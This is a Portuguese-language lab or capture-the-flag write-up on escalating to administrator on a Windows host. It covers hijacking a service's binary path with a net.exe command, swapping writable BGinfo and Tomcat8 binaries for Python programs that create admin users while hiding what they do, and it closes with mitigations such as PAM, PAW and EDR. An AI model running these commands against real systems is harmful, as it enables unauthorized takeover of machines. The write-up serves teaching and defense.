
service-start-name: local system, ou seja, esse serviço tem acesso irrestrito completo aos recursos locais. Será esse serviço que irei utilizar para elevar os privilégios do meu usuário atual.

Com isso eu **mudo o binary-path-name original para o caminho "c:\windows\system32\net.exe localgroup administrators trainee /add".** Eu mudo o caminho para executar o serviço net.exe e passo junto os parâmetros de modificação para meu usuário trainee atual, adicionando o usuário trainee para o grupo local de administradores.

Depois disso, paro o serviço e inicio ele novamente (comandos 'sc stop themes' 'sc start themes', respectivamente), o qual automaticamente executará o caminho com os parâmetros os quais modifiquei no binary-path:



Reparem que apesar de informado um erro de FAILED, pois o serviço não foi iniciado da forma esperada, quando insiro o comando ‘net localgroup administrators’, verifico que o meu usuário trainee agora se tornou um administrador:




E então volto o caminho original do serviço themes e inicio novamente.

2-ELEVAÇÃO DE PRIVILÉGIO VIA EXPLORAÇÃO DE PERMISSÕES INADEQUADAS


Nesta parte meu objetivo será encontrar pastas com permissão de escrita para substituir algum software por outro malicioso que adiciona um usuário como administrador.

Nesta máquina há um software chamado BGinfo o qual coloca como papel de parede do desktop as informações de hardware da máquina. Por isso desejo criar um script em python o qual substitua esse software, de tal forma que quando seja executado, esse software na verdade crie um novo usuário administrador. Vale ressaltar que esse software precisa ser executado por algum administrador da máquina, para que ele consiga ter a permissão de adicionar um novo usuário com permissões de administrador.


Inicialmente crio o script em python chamado Bginfo o qual tenta criar um novo usuário chamado Bginfo e o adiciona ao grupo de administradores, na primeira linha. Na segunda linha o s comandos são para mostrar ao administrador que o arquivo Bginfo original foi executado, para não criar suspeitas:



Depois de criado o arquivo em python, tento transformá-lo em um executável, com o software pyinstaller. Porém não consegui, pois eu inseria o comando 'pyinstaller bginfo.py -onefile' (posteriormente descobri que estava inserindo o comando errado, sendo o certo 'pyinstaller bginfo.py -F', mas quando descobri isso, eu estava já na terceira forma de elevação de privilégio) e me deu o seguinte erro:



Dessa forma eu “supus” que o arquivo já estivesse em formato executável para continuar a tentativa de criação do usuário. Com isso executei o script em python no terminal com permissão de administrador, para demosntrar que o código estava correto:



Por fim verifico se o usuário foi criado, com o comando ‘net user’ para listar os usuários do servidor:

```
C:\Users\trainee\Downloads>net user

User accounts for \\Pos1

-------------------------------------------------------------------------------
bginfo                   Guest                    redteam
trainee
The command completed successfully.


C:\Users\trainee\Downloads>net user bginfo
User name                    bginfo
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/17/2021 11:53:54 PM
Password expires             3/31/2021 11:53:54 PM
Password changeable          2/17/2021 11:53:54 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Então observo que o usuário bginfo foi criado e que ele tem permissão de administrador.

3-ELEVAÇÃO DE PRIVILÉGIO VIA SERVIÇO E PERMISSÃO INCORRETA

Nesta tentativa, tento encontrar um serviço que meu usuário trainee possui permissão de iniciar/parar, verifico se possuo permissão para escrever na pasta do software e explorar as duas configurações inadequadas para elevar privilégio na máquina.

Desta vez inicio verificando as permissões que meu usuário tem com o serviço tomcat8:

```
C:\Users\trainee>sc sdshow tomcat8

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPWP
DTLOCRRC;;;S-1-5-21-2060702664-1382135669-2065029821-1001)(A;;CCLCSWLOCRRC;;;IU)
(A;;CCLCSWLOCRRC;;;SU)
```

Curiosamente aparece um número gigantesco em um dos parêntesis. Investigando afundo, descrubo que esse número na verdade é o **SID (Security identification)**, pois no ambiente Windows, cada usuário recebe um identificador exclusivo chamado **Security ID ou SID**, que é usado para controlar o acesso a vários recursos como arquivos, chaves de registro, compartilhamentos de rede etc. Então para identificar qual usuário esse SID representa, digito no terminal ‘wmic useraccount get name,sid’ para me informar o SID de todos os usuários do servidor:


```
C:\Users\trainee>wmic useraccount get name,sid
Name      SID
bginfo    S-1-5-21-2060702664-1382135669-2065029821-1014
Guest     S-1-5-21-2060702664-1382135669-2065029821-501
redteam   S-1-5-21-2060702664-1382135669-2065029821-500
trainee   S-1-5-21-2060702664-1382135669-2065029821-1001
```

e com isso descubro que o SID pertence ao usuário trainee (meu usuário atual) e consequentetemente (pelo comando anterior sdshow) que possuo as permições de inciar, parar, mudar o caminho de execução e leitura do serviço tomcat8.

Verificando as permissões que possuo na pasta do tomcat8, percebo que possuo controle total da pasta (**F)**:

```
C:\Users\trainee>icacls "C:\Program Files\Apache Software Foundation\Tomcat 8.5\
bin"
C:\Program Files\Apache Software Foundation\Tomcat 8.5\bin Pos1\trainee:(OI)(CI)
(M)
                                                          NT AUTHORITY\SYSTEM:(
I)(OI)(CI)(F)
                                                          NT AUTHORITY\LOCAL SE
RVICE:(I)(OI)(CI)(F)
                                                          BUILTIN\Administrator
s:(I)(OI)(CI)(F)
                                                          Pos1\trainee:(I)(OI)(
CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Então inicio a criação do malware em python que também se chamará tomcat8, o qual na sua primeira linha criará um usuário com nome tomcat8 e o adicionará ao grupo local de administradores:




Agora transformo o script em python em executável, com o comando ‘pyinstaller tomcat8.py -F’’ sendo que o prompt de comando está na pasta onde está meu arquivo tomcat8. Destá vez consigo gerar o executável, e então o movo para a pasta onde se encontrava o arquivo tomcat8 original. Então pelo terminal digito o comando ‘sc start tomcat8’ o qual executará meu script em python e posteriormente verifico se meu usuário admin foi criado:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\trainee>sc start tomcat8
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.



C:\Users\trainee>net user

User accounts for \\Pos1

-------------------------------------------------------------------------------
bginfo                   Guest                    redteam
tomcat8                  trainee
The command completed successfully.
```


Mais uma vez consegui.

ENCONTRANDO A FLAG

Agora que tenho privilégios de administrador, executo o prompt de comando com permissão de administrador e informo no terminal ‘dir /s *flag*’, onde com esse comando informo para procurar em todas as pastas do servidor por algum arquivo chamado flag. Oterminal me informa 3 arquivos com esse nome:



então resolvo investigar esses arquivos, e no primeiro deles consigo encontra a flag em um formato txt:



FORMAS DE MITIGAR AS ELEVAÇÕES DE PRIVILÉGIO

1 - Uma ferramenta bastante útil é **Privileged Access Management (PAM)** da microsoft. Ele:

- Dificulta a entrada de invasores à rede e seu acesso à conta privilegiada;
- Adiciona proteção a grupos privilegiados que controlam o acesso a uma variedade de computadores ingressados em domínio e aplicativos nesses computadores;
- Adiciona mais monitoramento, mais visibilidade e controles mais precisos. Isso permite que as organizações vejam quem são seus administradores privilegiados e o que eles estão fazendo;
- Fornece às organizações um conhecimento mais aprofundado sobre como essas contas administrativas são usadas no ambiente.

Em suma, o PAM separa as contas privilegiadas de um ambiente existente do **Active Directory (**ferramenta da Microsoft utilizada para o gerenciamento de usuários de rede, denominada serviço de diretório**)**. Quando uma conta privilegiada precisa ser usada, ela precisa primeiro ser solicitada e, em seguida, aprovada. Após a aprovação, a conta privilegiada recebe a permissão por meio de um grupo principal externo em uma nova floresta bastiões, em vez da floresta atual do usuário ou aplicativo. O uso de uma floresta bastiões dá controle maior à organização, como o controle sobre quando um usuário pode ser um membro de um grupo com privilégios e sobre como o usuário precisa se autenticar.

2 - Outra ferramenta também útil é a **Privileged Access Workstation (PAW)** que é um ambiente dedicado para tarefas importantes, o qual esse ambiente é protegido de várias ameaças. Esse ambiente é algum dispositivo físico usado para accessar contas privilegiadas.

Ao entrar nessa estação de trabalho, o usuário acessaria contas privilegiadas por meio de uma plataforma de gerenciamento de acesso privilegiado que administraria todos os direitos de acesso.

Esta estação de trabalho ou sistema operacional dedicado não deve ser usado para navegação na Web, e-mail e outros aplicativos arriscados e deve ter uma lista de permissões restrita de aplicativos. Ele não deve se conectar a redes Wi-Fi externas de risco ou a dispositivos USB externos. Os servidores privilegiados não devem aceitar conexões de um sistema operacional não privilegiado.

3 – Por fim temos o **Endpoint detection and response (EDR)** que é solução que combina monitoramento em tempo real e coleta de dados de pontos finais com respostas automatizadas baseadas em regras e recursos de análise.

As funções principais de um sistema de segurança EDR são:

- Monitorar e coletar dados de atividades de endpoints que possam indicar uma ameaça;
- Analisar esses dados para identificar padrões de ameaça;
- Responder automaticamente às ameaças identificadas para removê-las ou contê-las e notificar o pessoal de segurança;
- Ferramentas forenses e de análise para pesquisar ameaças identificadas e procurar atividades suspeitas.